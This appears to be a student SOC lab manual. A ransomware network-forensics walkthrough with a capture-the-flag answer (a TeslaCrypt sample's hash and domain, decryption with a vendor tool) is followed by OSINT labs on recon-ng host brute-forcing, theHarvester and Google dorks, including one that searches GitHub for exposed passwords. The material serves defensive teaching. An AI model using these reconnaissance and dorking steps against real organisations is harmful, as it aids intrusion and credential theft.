
- From there, we can type in "**ip.src==10.0.2.4 && ip.dst==10.0.2.15**" You can see the packet with the HTTP protocol, and as you analyze further, there is the url and the ransom executable file.



What is the full URL from which the ransomware executable was downloaded? *(3 points)*


http://10.0.2.15:8000/safecrypt.exe

Correct!





Step 3: Find out the MD5 hash of the ransomware and its name.

- Now, we need to download the exe file so make sure you are using an isolated environment. Go to **Files** > **Export Objects** > **HTTP**, then click save.
- Now open a terminal, here I am using Kali Linux, make sure go to the folder in where you downloaded the file. Then type in the command md5sum “filename”. The MD5 hash is **4a1d88603b1007825a9c6b36d1e5de44**




- For us to know more details about this file. Go to **VirusTotal** wherein this website has a service that analyzes suspicious files and URLs to detect malicious content.







- As you can see, this file is flagged as malicious, and it is a **trojan Teslacrypt**



Step 4: Find what is the encryption algorithm used.


- As you extracted the zip file, there are more files providing a png and a txt. This is a message from the attacker and had announced what encryption algorithm they used which is "**RSA-4096**."






Step 5: Search the DNS domain

- Based on the clue of the question, you need to find a domain that starts with a letter d. The domain name is **dunyamuzelerimuzesi.com**




619 195.1… 10.0.2.4 192.168.5… DNS 83 Standard query 0xcae1 A dunyamuzelerimuzesi.com
620 196.1… 10.0.2.4 192.168.5… DNS 83 Standard query 0xcae1 A dunyamuzelerimuzesi.com
623 197.1… 10.0.2.4 192.168.5… DNS 83 Standard query 0xcae1 A dunyamuzelerimuzesi.com
624 199.1… 10.0.2.4 192.168.5… DNS 83 Standard query 0xcae1 A dunyamuzelerimuzesi.com




Step 6: Decrypt the Tender Document


- Now we must decrypt the macro file specifically the Tender.pdf.micro. You can search and use open-source decryption tools. In here I used this one**. https://success.trendmicro.com/en-US/solution/KA-0006362.** This works for Windows so if you are in a Linux environment, make sure to download "wine."

```
┌──(mika㉿mika)-[~/Downloads]
└─$ wine 'RansomwareFileDecryptor 1.0.1668 MUI.exe'
wine: created the configuration directory '/home/mika/.wine'
004c:err:ole:StdMarshalImpl_MarshalInterface Failed to create ifstub, hr 0×80
004002
004c:err:ole:CoMarshalInterface Failed to marshal the interface {6d5140c1-743
6-11ce-8034-00aa006009fa}, hr 0×80004002
004c:err:ole:apartment_get_local_server_stream Failed: 0×80004002
0054:err:ole:StdMarshalImpl_MarshalInterface Failed to create ifstub, hr 0×80
004002
0054:err:ole:CoMarshalInterface Failed to marshal the interface {6d5140c1-743
6-11ce-8034-00aa006009fa}, hr 0×80004002
0054:err:ole:apartment_get_local_server_stream Failed: 0×80004002
0054:err:ole:start_rpcss Failed to open RpcSs service
wine: configuration in L"/home/mika/.wine" has been updated.
```





BTLO-T3nd3r-Fl@g



- So, the flag is **BTLO-T3nd3r-Fl@g**

Lesson Learned

This activity highlights the devastating impact of ransomware and the importance of proactive cybersecurity measures. By analyzing network traffic, we had traced the ransomware's origin, identified the malicious file, and with the help of VirusTotal and open-source decryption tools, we had decrypted the pdf file.

OSINT

Objective

This section focuses on Open-Source Intelligence (OSINT) which refers to the use of Open-Source information or rather information easily accessible by the public. In a SOC you would most definitely encounter OSINT, due to its accessibility and purposefulness. One of its use cases is found in threat hunting, whenever SOC analysts/ Threat hunters need to gather information about their adversaries in advance they often use OSINT. Another advantage of OSINT is for determining whether you have publicly available information that makes you vulnerable. Lastly, but not limited to, is that OSINT is also utilized in a SOC to determine the identity, whereabouts, affiliation, motives, techniques, etc. of an attacker. With all this utilization we could say that OSINT is powerful and essential in a SOC environment.

Our aim is to introduce and familiarize you with some of the popular and useful tools and techniques used in OSINT. Also, this is to allow you to integrate this with the SOC mindset. And lastly, be able to use this powerful process for good and ethical purposes.

Prerequisites

Before starting this activity, ensure that you:

1. Access to the internet
2. Linux Environment (Preferably Kali Linux distro)

A. Recon-ng

Objective

Recon-ng is a powerful web reconnaissance tool that automates data collection from APIs, search engines, and public data sources. It is module based and functions similarly to Metasploit but is designed for OSINT and reconnaissance.

For this activity our aim is to:


1. Download and install recon-ng on your linux system
2. Start recon-ng
3. Learn to use recon-ng through the exercises
4. Apply your learnings and explore other functions of recon-ng

Scenario

You are a SOC analyst that has been tasked to map out subdomains and associated information for your organization.

Lab Procedure

Step 1: Download and Install recon-ng: (If you use kali you can skip this part)



Step 2: Start recon-ng.

Step 3: Create a workspace.

```
[recon-ng][default] > workspaces create
Creates a new workspace

Usage: workspace create <name>

[recon-ng][default] > workspaces create hauOSINT
[recon-ng][hauOSINT] >
```

Step 4: Before we could run anything we must first install modules to recon-ng.

```
[recon-ng][hauOSINT] > marketplace install all
[*] Module installed: discovery/info_disclosure/cache_snoop
[*] Module installed: discovery/info_disclosure/interesting_files
[*] Module installed: exploitation/injection/command_injector
[*] Module installed: exploitation/injection/xpath_bruter
[*] Module installed: import/csv_file
[*] Module installed: import/list
[*] Module installed: import/masscan
[*] Module installed: import/nmap
```

Step 5: Insert your organization's domain. In here, let's try hau.edu.ph

```
[recon-ng][hauOSINT] > db insert domains
domain (TEXT): hau.edu.ph
notes (TEXT):
[*] 1 rows affected.
[recon-ng][hauOSINT] >
```

Step 6: Verify that the domains that you inserted are complete and there are no out of scope items.

```
[recon-ng][hauOSINT] > show domains

  +-------------------------------------------------+
  | rowid |   domain   | notes |    module     |
  +-------------------------------------------------+
  | 1     | hau.edu.ph |       | user_defined |
  +-------------------------------------------------+

[*] 1 rows returned
[recon-ng][hauOSINT] >
```

Step 7: Select the needed module.

```
[recon-ng][hauOSINT] > modules load recon/domains-hosts/brute_hosts
[recon-ng][hauOSINT][brute_hosts] >
```

Step 8: After that, simply type “run” to start the search and watch all the results flood in!

Lesson Learned

This activity provides hands-on experience in open-source intelligence (OSINT) gathering using Recon-ng, a powerful reconnaissance tool. Students learn how attackers and security professionals collect publicly available information about an organization, emphasizing the importance of proactive security measures. By understanding Recon-ng’s module-based framework, users gain insights into automating reconnaissance tasks, like how Metasploit operates but specifically for OSINT.

B. theHarvester

Objective

theHarvester is a command-line OSINT tool used to gather information on domains, including emails, subdomains, and IP addresses. Unlike recon-ng, theHarvester is a more lightweight option for OSINT. It has similar functionality found in recon-ng but in a more lightweight and easier to run package. It is better for cases such as quick passive reconnaissance from search engines, PGP databases, and certificate transparency logs. As for its data sources it uses search engines (Google, Bing, etc.), APIs, and WHOIS records.

For this activity our aim is to:

1. Download and install theHarvester on your linux system
2. Start theHarvester
3. Learn to use the Harvester through the exercises
4. Apply your learnings and explore other functions of theHarvester


Scenario

You are a SOC analyst investigating a potential phishing attack can use theHarvester to find associated email addresses and subdomains related to a suspicious domain.


Lab Procedure

Step 1: Download and install theHarvester, for kali users it should already be installed. If you don’t have it already on your system you may visit their GitHub repository to download it.

Step 2: Run the command to collect emails and subdomains for your organization. “theHarvester -d hau.edu.ph -l 10-b all” (note: some modules might require you to input your API key for them to run.)



- “-d” option means to specify the domain.
- “-l” option is to set the limit of our findings.
- “-b”option is to determine the source we want our findings to come from.



Lesson Learned

This activity introduces theHarvester, a powerful yet lightweight OSINT tool designed for gathering critical information about a domain, including emails, subdomains, and IP addresses. Students learn how cyber threat actors and security professionals use passive reconnaissance techniques to collect intelligence from public sources such as search engines, WHOIS records, and certificate transparency logs.

C. Google Dorking

Objective

Google Dorking is an advanced search technique used to locate publicly accessible but unintendedly exposed data. By using specialized search operators, analysts can refine Google searches to discover login pages, confidential documents, misconfigured databases, and other sensitive information. Unlike traditional searches, Google Dorking enables precise targeting of data through filters like file type, URL structure, and indexed content.

This technique is commonly used in security assessments, penetration testing, and digital forensics, but can also be misused by attackers, making proactive monitoring essential.

For this activity our aim is to:


1. Learn the fundamentals of Google Dorking and its search operators.
2. Perform basic dorking searches to identify publicly available data.
3. Understand real-world use cases for security assessments.
4. Apply your learnings and experiment with different dorks in ethical scenarios.

Scenario


You are a cybersecurity analyst wants to check if your organization documents have been accidentally exposed online.

Lab Procedure


Step 1: Find PDFs related to your organization. "site:hau.edu.ph filetype:pdf"



Step 2: Find login pages. 'site:hau.campus-erp.com "login"'



Step 3: Search for publicly exposed credentials: 'site:github.com "acmecorp.com" password'



- These are just some of the examples that we can do with Google Dorking, visit this Google Dorking CheatSheet to experiment with more interesting functions.

Lesson Learned

